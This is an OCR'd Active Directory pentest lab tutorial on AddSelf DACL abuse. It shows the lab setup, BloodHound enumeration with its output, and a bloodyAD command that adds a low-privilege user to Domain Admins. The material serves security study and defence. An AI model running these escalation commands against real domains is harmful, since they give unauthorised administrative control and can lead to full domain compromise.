
iGNITE Technologies

DACL ATTACK



ADDSELF

www.hackingarticles.in

Contents

Introduction

In this post, we explore **AddSelf Active Directory abuse**, a common misconfiguration involving **Discretionary Access Control Lists (DACL)**. Specifically, by exploiting the **AddSelf permission**, attackers can escalate privileges by adding themselves to privileged groups like Domain Admins or Backup Operators. As a result, they gain administrative control, move laterally within the network, access sensitive systems, and maintain persistence.

Moreover, attackers can perform **Kerberoasting attacks** to steal **credentials** or gain control over backup data, potentially leading to a full domain takeover if the abuse goes undetected and unremediated.

The **lab setup** required to simulate these attacks includes methods mapped to the **MITRE ATT&CK framework**, which helps clarify the associated techniques and tactics. In addition, this post covers detection mechanisms to identify suspicious activities linked to **AddSelf attacks**, along with actionable recommendations to mitigate these vulnerabilities. Ultimately, this overview equips security professionals with critical insights to recognize and defend against these prevalent threats.

AddSelf Permission

The **AddSelf** permission in Active Directory allows a user to add itself to the target security group. Because of security group delegation, the members of a security group have the same privileges as that group.

By adding yourself to a group and refreshing your token, you gain all the same privileges that group has.

The impact of **AddSelf DACL abuse** can vary based on the group that is abused. Below is a breakdown of the potential impact from an attacker's perspective:

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux
- Tools: Bloodhound, Net RPC, Powerview, BloodyAD, Ldap_Shell, Impacket
- Windows 10/11 – As Client

Lab Setup – User Owns AddSelf Permission on the Domain Admin Group

Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.

Domain Controller:


- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding the **Active Directory Domain Services**

- Set up the domain (e.g., **local**).


User Accounts:

- Create a standard user account named **Shreya**.


net user shreya Password@1 /add /domain




- **Assign the "AddSelf" Privilege to Shreya:**
- **Firstly**, once your **AD environment** is set up, you need to assign the **"AddSelf" privilege** to **Shreya** for the **Domain Admins group**.
- **To begin**, open **Active Directory Users and Computers (ADUC)** on the **Domain Controller**.
- **Next**, enable the **Advanced Features view** by clicking on **View > Advanced Features**.
- **Afterward**, locate the **Domain Admins group** within the **Users container**.
- **Finally**, right-click on **Domain Admins** and select **Properties**.



- Go to the **Security** tab, and click on **Add** button



- In the "Enter the object name to select" box, type **Shreya** and click **Check Names** and click on OK.
- Select **Shreya** user and in the **Permissions** section, and click on **Advanced** option.
- In the **Advanced security settings** box, double-click on **Shreya** user's permission entry.
- In the **Permissions** section, check the box for **Add/remove self as member permission** rights
- Apply the settings.



At this point, **Shreya** now has **AddSelf** rights over the **Domain Admins** group, meaning they can add themselves to the Domain Admins group.

Exploitation Phase I – AddSelf Abuse on Domain Admins Group


Bloodhound - Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Shreya** has the **AddSelf** permission on the **Domain Admins** group.


```
bloodhound-python -u shreya -p Password@1 -ns 192.168.1.48 -d ignite.local -c All
```

```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u shreya -p Password@1 -ns 192.168.1.48 -d ignite.local -c All
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Conn
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 7 computers
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 19 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.



Thus, it has shown the Shreya User has AddSelf privilege to Domain Admin group.



Method for Exploitation – Account Manipulation (T1098)

Linux Bloody AD

It can be achieved using **bloodyAD**

The tester can abuse this permission by adding Shreya User into Domain Admin group and list the domain admin members to ensure that Shreya User became Domain Admin

```
bloodyAD --host "192.168.1.48" -d "ignite.local" -u "shreya" -p "Password@1" add groupMember "Domain Admins" "shreya"
```

Net RPC

Use net rpc, to list the users in the group

```
net rpc group members "Domain Admins" -U ignite.local/shreya%'Password@1' -S 192.168.1.48
```

